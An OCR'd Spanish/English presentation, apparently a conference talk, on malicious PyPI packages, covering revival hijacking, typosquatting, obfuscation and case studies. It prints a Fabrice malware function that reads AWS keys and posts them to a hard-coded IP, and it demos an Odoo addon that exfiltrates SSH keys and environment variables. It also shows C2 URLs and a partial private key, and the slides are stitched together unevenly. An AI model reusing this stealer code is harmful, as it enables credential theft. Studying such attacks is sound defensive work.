
Sat 10 Feb 2018 // 08:49 UTC

ANALYSIS The sudden departure of a developer from GitHub, along with the Go code packages he maintained, has underscored a potential security issue with the way some developers rely on code distributed through the community site.

The individual identifying himself as Jim Teeuwen, who maintained GitHub repository for a tool called `go-bindata` for embedded data in Go binaries, recently deleted his GitHub account, taking with it a resource that other Go developers had included in their projects.

The incident echoes the more widely noted 2016 disappearance of around 250 modules maintained by developer Azer Koçulu from the NPM repository. The deletion of one of these modules, `left-pad`, broke thousands of Node.js packages that incorporated it and prompted NPM to take the unprecedented step of restoring or "un-un-publishing" the code.


JFrog
Revival Hijack Attack Flow
PyPI Repository
Victim
1. Downloads normally
SomePkg v1
2. Decides to delete
Maintainer
Attacker
SomePkg v2
3. Registers new version with same name
4. Update to latest version, gets Infected




Delete project

⚠ Deleting this project will:

- Irreversibly delete the project along with 2 releases
- Make the project name available to **any other PyPI** user

This user will be able to make new releases under this project name, so long as the distribution filenames do not match filenames from a previously released distribution (all PyPI distribution filenames are unique, as they are generated by combining the project name + version number + distribution type)

- [x] I understand that I am permanently deleting all releases for this project.
- [x] I understand that my users will no longer be able to install this project.
- [x] I understand that I will not be able to re-upload any deleted versions.
- [x] I understand that I am releasing this project name for use by any other PyPI user.
- [x] I understand that I may not be able to re-register the project name under some circumstances.
- [x] I understand that I will not be able to undo this.
- [x] I understand that the PyPI administrators will not be able to undo this.



Typosquatting

Cuál es el porcentaje de paquetes estimados que contengan typosquatting?

De acuerdo a Taylor y otros, en su paper “Defending Against Package Typosquatting”, es el 3%.

requesys

o

requests

python-dotenv
o
dotenv-python

Opening
Mon
Tue-Thur
Fri-Sat
Sunday

libcurl

o

pycurl


jellyfish

o

jellyfish

Arbitrary Code execution Strategies

- Install-Time Execution
- Runtime Execution




The Hitchhiker's Guide to Malicious Third-Party Dependencies. (2023). Ladisa y otros.

Conditional Execution

- Application State
- Operating System

Fabrice malware




```
def test():
    try:
        if platform.system() == "Windows":
            winThread()
        elif platform.system() == "Linux":
            linuxThread()
        else:
            # Additional fallback mechanism for unsupported OS
            session = boto3.Session()
            cd = session.get_credentials()
            ak = cd.access_key
            sk = cd.secret_key
            data = {"k": ak, "s": sk}
            muri = "ht"+"tp"+":"+"//89.44.9.227/akkfuifkeifsa"
            requests.post(muri, json=data, timeout=4)
    except:
        pass
```

Python function to steal AWS credentials

Source: Socket

Fabrice malware >Platform-Agnostic Attack Trigger



Evasion techniques

- String obfuscation
- Code obfuscation
- Suppress warnings

String obfuscation

- Encoding (e.g. Base64, hex)
- Binary Arrays
- Compression (e.g. gzip)
- Encryption (e.g. AES)
- String Concatenation

Code obfuscation

- Encoding, Compression and Encryption
- Dead/Useless Code Insertion
- Split Code into Multiple files
- Hide code into dependency tree
- Split code into multiple dependencies
- Steganography

Code obfuscation


- Visual Deception
- Polyglot Malwares in In-Line Assembly

Blog

A Deep Dive into 70 Layers of Obfuscated Info-Stealer Malware

Yehuda Gelb 9 min. September 7, 2023

AppSec Checkmarx Security Research Team English Leadership Open Source Security Security Leadership



Blog

A Deep Dive into 70 Layers of Obfuscated Info-Stealer Malware

Yehuda Gelb 9 min. Septe


AppSec Checkmarx Security Research Tean

Algunas ideas


¿Cuál es el número de empresas que usan Odoo?

¿Cuántas de ellas usan addons disponibles en Pypi?

¿Cuál sería el impacto si su seguridad es comprometida?




DISCLAIMER!
THIS IS USED FOR EDUCATIONAL PURPOSES ONLY



```
├── .editorconfig
├── .eslintrc.yml
├── .flake8
├── .isort.cfg
├── .pre-commit-config.yaml
├── LICENSE
├── README.md
├── doc
├── l10n_ec_account_edi
├── l10n_ec_base
├── l10n_ec_ote
├── requirements.txt
└── setup.py
```

Crear el paquete malicioso




Statistics

GitHub statistics:

- ★ Stars: 225
- Forks: 560
- Open issues: 19
- Open PRs: 63

View statistics for this project via Libraries.io, or by using our public dataset on Google BigQuery


Carga de paquete malicioso a Pypi



```
~ pip install odoo-addon-l10n-ec-ote
```

Víctima instala el paquete

Exfil Data (Ssh keys, variables de entorno, etc..)




```
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABFwAAAAdzc2gtcn
NhAAAAAwEAAQAAAQEAyFIMJHkZiTCaDBkarbU0mcn042TyKZTrFrpMJdZ/XFzpGwHxi5gx
gsd0aFlUhDP74kvTtWKHSSJaAidUV8dhnYTHg0VZo+NJZVtL56dVK7uXbMVbjFnVOxln0j
6+3PHSCDYvRny9dpgG+Y3kLvfQNTE2ZLIZKezMlby1VGOcKsgzKOIPhBEVO8FSGWsbC75A
oh2T2diIw8OI6TyT+bmAmbCFfHHzW3Q2ZOhjyfmVP8jmxilTcsU60l+fjoRJxzytIWs5Kr
uClFHiH7qikrnbUtic6oBuyNji4H/Hgw0H2EwEPgC+H5dhJqvCSarnwnaGsyUetJIAWNSI
o3kK8hTTDQAAA9A2T8OrNk/DgwAAAAdzc2gtcnNhAAABAQDIUgwkeRmJMJoMGRqttTSZyf
```

odoo-addon-l10n-ec-ote


https://github.com/OCA/pos

HUH!

Caso `fshec2`



Name	Size	Packed Size	Modified
full.pyc	5 299	5 632	2023-04-14 17:01
main.py	544	1 024	2023-04-15 12:36
__init__.py	30	512	2023-04-15 12:45



Page not found (404)

Request Method: GET
Request URL: http://13.51.44.246/what_do_we_have_here


Using the URLconf defined in `ec2_django_project.urls`, Django tried these URL patterns, in this order:

```
1. admin/
2.
3. commands/ [name='commands']
4. cron_script/ [name='cron_script']
5. upload/ [name='upload_file']
6. uploaded_files/ [name='uploaded_files']
7. download/<int:file_id>/ [name='download_file']
```

The current path, `what_do_we_have_here`, didn't match any of these.


You're seeing this error because you have `DEBUG = True` in your Django settings file. Change that to `False`, and Django will display a standard 404 page.

When python bytecode bites. (Reversing Labs)



```
uploads/dcde.ods
uploads/dcde_ETovPoN.ods
uploads/dcde_uT8U4b1.ods
uploads/keylogs.txt
uploads/keylogs_LodzfXB.txt
uploads/keylogs_9KTElhg.txt
uploads/keylogs_cE3JlSp.txt
uploads/keylogs_ieH8Fpl.txt
uploads/keylogs_dDAlmIR.txt
uploads/mycron
uploads/keylogs.txt
uploads/desktop__desktop-7G-Series__crontab_default_WH6EqAR.txt
uploads/desktop__desktop-7G-Series__user_HGA6F92.txt
uploads/desktop__desktop-7G-Series__all_tg20BOx.txt
uploads/desktop__desktop-7G-Series__crontab_default_HFEvopm.txt
uploads/desktop__desktop-7G-Series__user_ejG4BT4.txt
uploads/desktop__desktop-7G-Series__all_QJ6khyO.txt
uploads/T[redacted]_A[redacted]__LAPTOP-UH9S5HF2__user.txt
```


When python bytecode bites. (Reversing Labs)


compiled python (PYC) file
decompiled python source code file
Create a process
Executes a file
Enumerates system information
Enumerates files in a directory
Contains URLs that reference the host by IP address
http://13.51.44.246/commands
http://13.51.44.246/upload/

When python bytecode bites. (Reversing Labs)

¿Y AHORA QUÉ?

...



Thursday, February 11, 2021

Welcoming Google as a Visionary Sponsor of the PSF

